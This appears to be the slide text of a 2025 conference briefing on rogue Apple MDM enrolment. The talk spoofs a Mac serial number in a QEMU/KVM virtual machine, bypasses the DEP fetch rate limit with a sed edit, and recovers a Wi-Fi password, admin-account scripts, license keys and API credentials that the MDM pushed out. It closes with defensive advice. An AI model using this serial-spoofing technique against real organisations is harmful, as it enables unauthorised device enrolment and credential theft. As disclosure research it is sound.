



APRIL 3-4, 2025
BRIEFINGS

IMPOSTOR SYNDROME

HACKING APPLE MDMS USING ROGUE DEVICE ENROLMENTS

MARCELL MOLNAR



SLOT MACHINE



20	23	24	25	0110	0111	0112	0113
31	32	33	34	0114	0115	0116	0117
41	42	43	44	0118	0119	0120	0121
51	52	53	54	0122	0123	0124	0125

NO2



1120

1122

1122

SERIAL NUMBER SERIAL NUMBER

NOR





SLOT MACHINE




[Faint, illegible text from the reverse side of the page]

FORM3








Admin user 11:58



1. A device with serial number [REDACTED] was purchased by Form3 back in 15 December [REDACTED]
2. The serial number was added to [REDACTED] **MDM** by Apple support
3. The machine most likely sat in stock until it was sent to [REDACTED] **user**
4. Device was enrolled to **MDM** [REDACTED]
5. Device is active and still used by **user** [REDACTED] from expected location/IP **ip.ip.ip.ip**
[REDACTED]
6. Device with the same serial number was enrolled to **MDM** one more time [REDACTED] in Brasil with IP **ip.ip.ip.ip**
[REDACTED]
7. **EDR agent** triggered and event [REDACTED]
[REDACTED] when user on unknown device tried to disable **EDR agent**
8. The unknown device was marked for purge in **MDM** but haven't checked in since [REDACTED]
9. Systems Team assumption is, Apple assigned the same Serial Number to another completely different device and sold it. Since [REDACTED]:
enrolment is fully automatic and purely based on Serial Number, it was auto-enrolled to Form3 [REDACTED]
10. Systems Team has support ticket opened with Apple Business waiting for confirmation on details on duplicate serial numbers/any additional details

(edited)





MacBook Pro

16-inch, 2021

Chip Apple M1 Max

Memory 32 GB

Serial number [REDACTED]

macOS Sequoia 15.3

[More Info...](#)

[Regulatory Certification](#)

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Q "serial" " C02" "macbook"

Filter by

<> Code 936

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🕒 Issues 3

🔗 Pull requests 0

💬 Discussions 0

👤 Users 0

▼ More

Languages

● Markdown

● Text

● Shell

936 files (2 s)

🛡️ [Single sign-on](#) to see results in the form

▼ secretGeek/til · macbook_air/serial

```
10
11
12 ## Source
13
14 * [How to find the serial numbe
15 * [How to find the serial numbe
16 * <https://support.apple.com/kb
```

⌵ Show 4 more matches

▼ microsoft/shell-intune-samples · r



GitHub - kholia/OSX-KVM: Ru

github.com/kholia/OSX-KVM

Incognito

Sign in

kholia / OSX-KVM Public

Sponsor

Notifications

Fork 1.9k

Star 21.2k

Code

Pull requests 10

Actions

Security

Insights

master

Go to file

Code

tskawada

Ensure fetch-macOS-v2 supports the lat... adde003 · 4 months ago

.github	OSX-KVM - September 2021...	4 years ago
OpenCore	Couple of documentation up...	7 months ago
backups	Build script for Ventura final (...)	3 years ago
customized	Batch Update 2 - September...	2 years ago
resources	Hot fixes	2 years ago

About

Run macOS on QEMU/KVM. With OpenCore + Monterey + Ventura + Sonoma support now! Only commercial (paid) support is available now to avoid spammy issues. No Mac system is required.

macos

osx

emulation

virtualization

kvm

qemu

hackintosh

qemu-kvm

https://github.com/sponsors/kholia



marcell@marcell-B85M-DS3H: ~/OSX/Test_ready/OSX-KVM/...



GNU nano 6.2

config.plist

```
<key>ProcessorType</key>
<integer>0</integer>
<key>ROM</key>
<string>0022412e3d4a</string>
<key>SpoofVendor</key>
<true/>
<key>SystemMemoryStatus</key>
<string>Auto</string>
<key>SystemProductName</key>
<string>iMacPro1,1</string>
<key>SystemSerialNumber</key>
<string>[REDACTED]</string>
<key>SystemUUID</key>
<string>213FA768-A62C-4299-8598-47AA666E436F</string>

</dict>
<key>UpdateDataHub</key>
<true/>
<key>UpdateNVRAM</key>
<true/>
<key>UpdateSMBIOS</key>
```

^G Help
^X Exit

^O Write Out
^R Read File

^W Where Is
^_ Replace

^K Cut
^U Paste

^T Execute
^J Justify

^C Location
^_ Go To Line



Profiles

Search



Sign in
with your Apple ID

Software Update
Available

1



Wi-Fi



Bluetooth



Network



Notifications



Sound



Focus



Screen Time



General



Appearance



Accessibility



Control Center

No profiles installed



Allow Device Enrollment?

[Redacted] can
automatically configure your Mac based
on settings provided by your System
Administrator.

Cancel

Allow





Self Service

Search

Home

Browse

All

Bookmarks

Featured

PaperCut

IENG_Applications

Administrative Software

Applications

Carver_Applications

Global_Policy

HSC Applications

UT Application

Test

Notifications

History

azerche

Browse

All

A...Z



Adobe Acrobat (Silicon)

Install



Cisco Jabber

Install



Citrix Workspace

Install



★ Computer Maintenance

Self Heal



Endnote 20

Install



Endnote 21

Reinstall




★ EndNoteX9.31


Install





GlobalProtect

Install










Apple Device



iprofiles.apple.com



Company's MDM
server



Apple Device

1.

NSEncoded
payload with serial




iprofiles.apple.com

```
{  
  action = RequestProfileConfiguration;  
  sn = [redacted]  
}
```



Company's MDM
server



Apple Device

2.

JSON disct with
company info


```
AllowPairing = 0;  
AutoAdvanceSetup = 0;  
AwaitDeviceConfigured = 1;  
ConfigurationURL = "http://[redacted].com/cloudenroll";  
IsMDMUnremovable = 1;  
IsMandatory = 1;  
IsSupervised = 1;  
OrganizationAddress = "[redacted]e, n/a, London, W2 6tt";  
OrganizationAddressLine1 = "[redacted]";  
OrganizationAddressLine2 = "n/a";  
OrganizationCity = London;  
OrganizationCountry = GBR;  
OrganizationEmail = "[redacted]";  
OrganizationMagic = "[redacted]42";  
OrganizationName = "[redacted]";  
OrganizationPhone = "[redacted]";  
OrganizationSupportPhone = "[redacted]";  
OrganizationZipCode = "W2 6tt";  
SkipSetup = (  
    Payment,  
    Privacy,  
    AppleID,  
    TOS,  
    iCloudDiagnostics,  
    Restore,  
    Registration,  
    ScreenTime,  
    Appearance,  
    Siri,  
    TermsOfAddress,  
    Accessibility,  
    Diagnostics,  
    DisplayTone,  
    iCloudStorage,  
    Biometric  
);
```



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Company's MDM
server



Apple Device

3/A.

ConfigurationWebURL:
X-Apple-Aspen-
Deviceinfo




iprofiles.apple.com

```
GET /enrollment-customization-view?prestageId=1&enrollmentCustomizationId=1&
prestageType=313 HTTP/2
Host: r...ud.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Sec-Fetch-Site: none
Sec-Fetch-Dest: document
Cache-Control: no-cache, no-store, must-revalidate
X-Apple-Aspen-Deviceinfo:
MIAGCSqGSIB3DQEHAqCAMIACAQExCzAJBgUrDgMCGGUAMIAGCSqGSIB3DQEHAaCAJIAEggHBPD94bWwgdmV
yc2lvcj0iMS4wIiBlbmNvZGluc20iVVRGLTgiPz4KPCFET0NUWVBFIHBSaXN0IFBVQkxJQyAiLS8vQXBwbG
UvL0RURCBQTElTVCAxLjAvL0V0IiAiaHR0cDovL3d3dy5hcHBsZS5jb20vRFREcy9Qcm9wZXJ0eUxpc3QzM
S4wLmR0ZCI+CjxwbGlzdCB2ZXJzaW9uPSIxLjAiPgo8ZGljdD4KCTxrZXk+TEFOR1VBR0U8L2tleT4KCTxz
dHJpbmc+ZW5fVVM8L3N0cmLuZz4KCTxrZXk+UFJPRFVDVdwa2V5PgoJPHN0cmLuZz5pTWFjUHJvMSwxPC9
zdHJpbmc+Cgk8a2V5PlNFUklBTDwva2V5PgoJPHN0cmLuZz5DMDDWZTNU1ENlQ8L3N0cmLuZz4KCTxrZX
k+VUR1RDwva2V5PgoJPHN0cmLuZz5GODlE0zYxNC04RUYzLTUz000t0iTx0C0xNiBE0zUx0TNENzA8L3N0c
```



Company's MDM
server



Apple Device

3/B.

ConfigurationURL:
pkcs7 Payload




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
```
0€ ACK * H ÷
SOH BEL STX €0€ STX SOH 140 ACK ENG + SO ETX STX SUB ENG NUL 0€ ACK * H ÷
SOH BEL SOH €$€ ROT SOH Á<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
  <key>LANGUAGE</key>
  <string>en_US</string>
  <key>PRODUCT</key>
  <string>iMacPro1,1</string>
  <key>SERIAL</key>
  <string>[REDACTED]</string>
  <key>UDID</key>
  <string>[REDACTED]-B218-160EC51A3D70</string>
  <key>VERSION</key>
  <string>22G720</string>
</dict>
</plist>
NUL NUL NUL NUL NUL NUL SO Ä0 STX 0 STX ACK ETX STX SOH STX STX EVx$à+2 B0
ACK * H ÷
```



Company's MDM
server




Apple Device



Response				
	Pretty	Raw	Hex	Render
1	HTTP/1.1 302 Found			
2	Cache-Control: no-cache			
3	Pragma: no-cache			
4	Expires: -1			
5	Location: https://login.microsoftonline.com/common/oauth2/authorize?client_id=7			

4/A.

SSO Request☹



files.apple.com



Company's MDM
server



Apple Device

```
Response
Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Content-Type: application/x-apple-aspen-config
3 Allow: GET, POST
4 Content-Disposition: attachment
5 Content-Security-Policy: 'none'; form-action 'none'
6 Cross-Origin-Opener-Policy: same-origin
7 Feature-Policy: accelerometer 'none'; gyroscope 'none'; magnetometer 'none'
8 Referrer-Policy: no-referrer
9 Server: waitress
10 Strict-Transport-Security: max-age=31536000
11 Via: kong/3.2.2, 1.1 varnish
12 X-Content-Type-Options: nosniff
13 X-Frame-Options: DENY
14 X-Kong-Proxy-Latency: 1
15 X-Kong-Upstream-Latency: 1
16 Accept-Ranges: bytes
17 Access-Control-Allow-Origin: *
18 Date: Tue, 25 Mar 2025 10:00:00 GMT
19 X-Served-By: cache-bfi-kc
20 X-Cache: MISS, MISS
21 X-Cache-Hits: 0, 0
22 X-Timer: S1742904337.381
23 Vary: Origin
24 Content-Length: 8460
25
26 0 !* H ÷ ù0 ô10 `
encoding="UTF-8"?>
27 <!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
28 <plist version="1.0">
29 <dict>
30 <key>PayloadContent</key>
```

4/B.
mdm.mobileconfig
😊



iprofiles.apple.com



Company's MDM
server




```
var_60 = arg0;
rax = sub_100002450();
rbx = rax;
if (os_log_type_enabled(rax, 0x2) != 0x0) {
    sub_100015a6a(rbx);
}
if (*(int32_t *)0x100028790 != 0x0) {
    sub_100012d1c(0x2, "CheckProfilesFetchRateLimit", rdx, rcx, r8, r9, var_60);
}
r13 = [NSDictionary dictionaryWithContentsOfFile:@" /var/db/ConfigurationProfiles/Settings/.profilesDEPTimerCheck"];
rax = sub_100002450();
rbx = rax;
if (os_log_type_enabled(rax, 0x2) != 0x0) {
    sub_1000159e8(r13, rbx);
}
rdx = @" /var/db/ConfigurationProfiles/Settings/.profilesDEPTimerCheck";
if (*(int32_t *)0x100028790 != 0x0) {
    rdx = [[r13 description] UTF8String];
    sub_100012d1c(0x2, "CheckProfilesFetchRateLimit profilesTimeCheckDict initial dict = \n%s", rdx, rcx, r8, r9,
}
if ([r13 count] == 0x0) goto loc_100005ab7;

loc_10000583b:
rdx = var_60;
rax = [r13 objectForKeyedSubscript:rdx];
r12 = rax;
rbx = [rax count];
rax = sub_100002450();
r14 = rax;
if (os_log_type_enabled(rax, 0x2) != 0x0) {
    sub_10001598e(rbx);
}
if (*(int32_t *)0x100028790 != 0x0) {
    rdx = rbx;
    sub_100012d1c(0x2, "CheckProfilesFetchRateLimit dateCount = %d", rdx, rcx, r8, r9, var_60);
}
if (rbx < 0xa) goto loc_100005ab7;
```

```
loc_10000583b:
```



```

var_60 = arg0;
rax = sub_100002450();
rbx = rax;
if (os_log_type_enabled(rax, 0x2) != 0x0) {
    sub_100015a6a(rbx);
}
if (*(int32_t *)0x100028790 != 0x0) {
    sub_100012d1c(0x2, "CheckProfilesFetchRateLimit", rdx, rcx, r8, r9, var_60);
}
r13 = [NSDictionary di
rax = sub_100002450();
rbx = rax;
if (os_log_type_enable
    sub_1000159e8(
}
rdx = @"/var/db/Config
if (*(int32_t *)0x1000
    rdx = [[r13 de
    sub_100012d1c(
}
if ([r13 count] == 0x0

loc_10000583b:
rdx = var_60;
rax = [r13 objectForKey:
r12 = rax;
rbx = [rax count];
rax = sub_100002450();
r14 = rax;
if (os_log_type_enable
    sub_10001598e(
}
if (*(int32_t *)0x100028790 != 0x0) {
    rdx = rbx;
    sub_100012d1c(0x2, "CheckProfilesFetchRateLimit dateCount = %d", rdx, rcx, r8, r9, var_60);
}
if (rbx < 0xa) goto loc_100005ab7;

```



```
tings/.profilesDEPTimerCheck"];
```

```
l dict = \n%s", rdx, rcx, r8, r9,
```



```
os.system(''sed -i '' "s/2024/2023/g"  
/var/db/ConfigurationProfiles/Settings/.profilesDEPTimerCheck'')
```




SERIAL NUMBER CASINO®






```
AllowPairing = 0;
AutoAdvanceSetup = 0;
AwaitDeviceConfigured = 1;
ConfigurationURL = "http://[REDACTED].com/cloudenroll";
IsMDMUnremovable = 1;
IsMandatory = 1;
IsSupervised = 1;
OrganizationAddress = "[REDACTED] e, n/a, London, W2 6tt";
OrganizationAddressLine1 = "[REDACTED]";
OrganizationAddressLine2 = "n/a";
OrganizationCity = London;
OrganizationCountry = GBR;
OrganizationEmail = "[REDACTED]";
OrganizationMagic = "[REDACTED]42";
OrganizationName = "[REDACTED]";
OrganizationPhone = "[REDACTED]";
OrganizationSupportPhone = "[REDACTED]";
OrganizationZipCode = "W2 6tt";
SkipSetup = (
    Payment,
    Privacy,
    AppleID,
    TOS,
    iCloudDiagnostics,
    Restore,
    Registration,
    ScreenTime,
    Appearance,
    Siri,
    TermsOfAddress,
    Accessibility,
    Diagnostics,
    DisplayTone,
    iCloudStorage,
    Biometric
);
```




Welcome

Log in to Kandji to continue to Accuhive.

Continue

OR




Continue with Google



Continue with Okta



Continue with OneLogin



Apple Device

3/B.

ConfigurationURL:
pkcs7 Payload



iprofiles.apple.com

```
0€ ACK * H ÷
SOH BEL STX €0€ STX SOH 140 ACK ENG + SO ETX STX SUB ENG NUL 0€ ACK * H ÷
SOH BEL SOH €$€ ROT SOH Á<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
  <key>LANGUAGE</key>
  <string>en_US</string>
  <key>PRODUCT</key>
  <string>iMacPro1,1</string>
  <key>SERIAL</key>
  <string>[REDACTED]</string>
  <key>UDID</key>
  <string>[REDACTED]-B218-160EC51A3D70</string>
  <key>VERSION</key>
  <string>22G720</string>
</dict>
</plist>
NUL NUL NUL NUL NUL NUL SO Ä0 STX 0 STX ACK ETX STX SOH STX STX EVx$à+2 B0
ACK * H ÷
```





Company's MDM
server



```
marcellmolnar@FORM3-MARCELLMOLNAR ~ % cat /var/db/ConfigurationProfiles/Settings/.cloudConfigRecordFound
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
  <key>CloudConfigProfile</key>
  <dict>
    <key>AllowPairing</key>
    <false/>
    <key>AnchorCertificates</key>
    <array/>
    <key>AutoAdvanceSetup</key>
    <false/>
    <key>AwaitDeviceConfigured</key>
    <true/>
    <key>ConfigurationURL</key>
    <string>https://[REDACTED]:cloudenroll</string>
    <key>IsMDMUnremovable</key>
    <integer>1</integer>
    <key>IsMandatory</key>
    <true/>
    <key>IsMultiUser</key>
    <false/>
    <key>IsSupervised</key>
    <true/>
```



< > ⋮ Profiles


🔍 Search


 FileVault Escrow Profile
2 settings


 FileVault Profile
1 setting


 Firewall Profile
1 setting


 Intune MDM Agent S...
2 settings

 MDE Full Disk Access
1 setting

 MDE Network Filter
1 setting

 MDE Onboarding
1 setting

 Management Profile
4 settings

 Munki Config
1 setting

+

-

Signed AppleConfigProfileSigning.manage.micr
osoft.com

Installed 7. Sep 2021 at 16:28

Settings

ManagedInstalls

DETAILS

ManagedInstalls

Description Munki

SharedAccessSignatur
e

?

sv=2020-08-04&ss=b&srt=co&sp=rl&s
e=2023-09-07T22:16:50Z&st=2021-09-
07T14:16:50Z&spr=https&sig=MMCpSI1

ulC2k%3D

SoftwareRepoURL

https://

.blob.core.windows.net/
munki

This Mac is supervised and managed by GK Tatooine Base.

?



Self Service

Search

Home

Browse

All

Bookmarks

Featured

PaperCut

IENG_Applications

Administrative Software

Applications

Carver_Applications

Global_Policy

HSC Applications

UT Application

Test

Notifications

History

azerche

Browse

All

A...Z



Adobe Acrobat (Silicon)

Install



Cisco Jabber

Install



Citrix Workspace

Install



★ Computer Maintenance

Self Heal



Endnote 20

Install



Endnote 21

Reinstall



★ EndNoteX9.31

Install



GlobalProtect

Install



Response

Pretty

Raw

Hex

Render



178
179
180
181

```
<ns2:parameter>
</ns2:parameter>
<ns2:parameter>
</ns2:parameter>
<ns2:parameter>
</ns2:parameter>
</ns2:parameters>
<ns2:contents>
  #!/bin/bash
  jamf createAccount -username [REDACTED] Admin" -realname [REDACTED] admin -password
  new [REDACTED] admin -hiddenUser
</ns2:contents>
</ns2:script>
</ns2:scripts>
<ns2:printers/><ns2:dockItems/><ns2:accounts/><ns2:directoryBindings/><
ns2:managementAccountSettings>
  <ns2:passwordAction>
    doNotChange
  </ns2:passwordAction>
</ns2:managementAccountSettings>
<ns2:remoteAccount>
</ns2:remoteAccount>
<ns2:firmwareSettings>
  <ns2:setEfiPassword>
    false
  </ns2:setEfiPassword>
  <ns2:efiPassword>
  </ns2:efiPassword>
  <ns2:efiMode>
    none
  </ns2:efiMode>
</ns2:firmwareSettings>
<ns2:rebootSettings>
  <ns2:noUserNoReboot>
    false
  </ns2:noUserNoReboot>
  <ns2:noUserReboot>
```



/bin/bash

5 matches



SLOT MACHINE

20	23	24	25	0110	0110	0110	0110
31	32	33	34	0111	0111	0111	0111
41	42	43	44	0112	0112	0112	0112

N02

NEAR-JACKPOT

NEAR-JACKPOT

NEAR-JACKPOT

BAR

BAR

BAR



NOP

BAR

BAR

BAR

172

172

172

SERIAL SERIAL
NUMBER NUMBER

NOR

SLOT MACHINE

SLOT MACHINE

SLOT MACHINE


```
[[lldb) po $rdi
```

```
{
```

```
    AutoJoin = 1;
```

```
    CaptiveBypass = 0;
```

```
    EncryptionType = WPA;
```

```
    "HIDDEN_NETWORK" = 0;
```

```
    Interface = BuiltInWireless;
```

```
    Password = Happ
```

```
    PayloadDescription = "";
```

```
    PayloadDisplayName = "WiFi [REDACTED]";
```

```
    PayloadEnabled = 1;
```

```
    PayloadIdentifier = "4E82583B-3990-453E-A9A1 [REDACTED]";
```

```
    PayloadOrganization = "[REDACTED]";
```

```
    PayloadType = "com.apple.wifi.managed";
```

```
    PayloadUUID = "4E82583B-3990-453E-A9A1 [REDACTED]";
```

```
    PayloadVersion = 1;
```

```
    ProxyType = None;
```

```
    "SSID_STR" = "OA [REDACTED]";
```

```
    SetupModes = (
```

```
    );
```

```
}
```

Are you sure you want to install this device profile?

XXXXXXXXXXXXXXXXXXXX

Wi-Fi Network

Description

WiFi ([REDACTED])

Interface

Built-In Wireless Port

Network

Encryption

WPA2 Enterprise

Enterprise Mode

System

EAP Type

EAP-TLS

Auto Join

False

Proxy Type

None

Install...

Ignore

Cancel

ME EXPLAINING TO THE BUGCROWD ANALYST

**HOW I GOT THE WI-FI PASSWORD OF A NETWORK
IN CALIFORNIA BY ENROLING A VM TO THE
COMPANY'S MDM FROM HUNGARY**

Response

Pretty

Raw

Hex

Render



ln



```

1 # Send alert to Slack webhook to #ent-it-alerts
2 channel
3 serial_number=$(system_profiler SPHardwareDataType |
4   awk '/Serial Number/ {print $4}')
5   curl -H 'Content-type: application/json' --data
6   '{"text": "\Jamf Device Enrolment Complete -
7     ${serial_number} - ${loggedinuser}\"}'
8   https://hooks.slack.com/services/T0[REDACTED]
9
10 # Run recon to send inventory back to Jamf
11 sudo jamf recon
12
13 # Close the message about Base Apps being installed
14 osascript -e 'tell application "jamfHelper" to quit'
15 sleep 3

```

```

</ns2:parameter>
</ns2:parameters>
<ns2:contents>
  #!/bin/sh
  # Created [REDACTED] - This activates Falcon
  after installation, and uses our license key
  /Applications/Falcon.app/Contents/Resources/falconct
  l license 356[REDACTED]
</ns2:contents>
</ns2:script>
</ns2:scripts>
Roaming Client/"
DATA='&lt;?xml version="1.0" encoding="UTF-8"?>
&lt;!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST
1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">
&lt;plist version="1.0">
&lt;dict>
&lt;key>APIFingerprint&lt;/key>
&lt;string>[REDACTED]&lt;/stri
ng>
&lt;key>APIOrganizationID&lt;/key>
&lt;string>[REDACTED]
&lt;key>APIUserID&lt;/key>
&lt;string>[REDACTED]
&lt;key>InstallMenubar&lt;/key>
&lt;true/>
&lt;/dict>
&lt;/plist>'
echo "$DATA" > "/Library/Application Support/OpenDNS
Roaming Client/OrgInfo.plist"
</ns2:contents>

```





```
grep -nrbaI "API Username and Password" OSX/Test_ready_lldb/OSX-KVM/ -A 10
mac_hdd_ng.img-5920941-1337630732:#API Username and Password
mac_hdd_ng.img-5920942-1337630759-username="service_api_
mac_hdd_ng.img-5920943-1337630790-password="
mac_hdd_ng.img-5920944-1337630828-url="https://
mac_hdd_ng.img-5920945-1337630862-loggedInUser=$( scutil <<< "show State:/Users/ConsoleUser" | awk '/Name :/ && ! /loginwindow/ { print $3 }' )
mac_hdd_ng.img-5920946-1337630972-echo $loggedInUser
mac_hdd_ng.img-5920947-1337630991-
mac_hdd_ng.img-5920948-1337630992-#Variable declarations
mac_hdd_ng.img-5920949-1337631015-bearerToken=""
mac_hdd_ng.img-5920950-1337631030-tokenExpirationEpoch="0"
mac_hdd_ng.img-5920951-1337631055-aduser=
```




▼ Jamf Pro API (v11.11.0) 🔒

> 📁 v1

> 📁 v2

> 📁 v3

> 📁 v4

> 📁 auth

> 📁 preview

> 📁 inventory-preload

> 📁 notifications

▼ 📁 user

> 📁 obj

> 📁 updateSession

> 🟢 GET Return all Jamf Pro user aco...

> 📁 Idap

> 📁 devices

> 📁 settings

> 📁 self-service

> 📁 startup-status

> Title Editor 🔒

OverviewParamsAuthorizationHeaders (1)BodyScriptsSettings

Return all Jamf Pro user accounts

View complete documentation →

https://yourServer.jamfcloud.com/api/user

Return all Jamf Pro user accounts.

AuthorizationBearer Token

This request is using an authorization helper from collection [Jamf Pro API \(v11.11.0\)](#)

Code Snippet

cURL▼

1 curl --lo

2 --header

▼ Kandji API 🔒

> 📁 Blueprints

▼ 📁 Device Information

> 📁 Notes

> 🟢 GET Get All Device Notes

> 🟡 POST Create Device Note

> 🟠 DEL Delete Device Note

Create Device Note

Device Information

This section contains endpoints related to collecting information about devices.

🔍 Filter by title

▼ Device and app management

Browser management

> Cloud printing

Corporate management

Cloud PC (preview)

> Device updates (preview)

Multi-tenant management (preview)

Service health and communications

> Education

> External data connections

> Files

Financials (preview)

Intune devices and apps API overview

Article • 11/07/2024 • 11 contributors

Feedback

In this article

Why integrate with Intune?

API reference

Related content

Microsoft Intune helps enterprises manage devices and apps within an organization. You can use the Intune API in Microsoft Graph to manage devices, apps, and even configure Intune while using your preferred tools.

If you're an ISV, you can also use the Intune API to manage client tenants.

> 🟠 PATCH Update Device

> 🟠 DEL Delete Device

> 🟢 GET TEST Users

> 📁 Device Actions

> 📁 Device Secrets

- Check for legacy MDM endpoints, naming conventions may vary between MDM solutions
- Be mindful of any creds you push via MDM, they can be recovered in one way or another
- Use per machine random generated passwords when pushing admin accounts
- Put SSO on self service separately, this is an option on most MDM solutions
- Do a security review of all items in self service, to avoid information leakage
- Do not put API credentials in shell scripts you push to the machines
- If you absolutely must, triple check credential privileges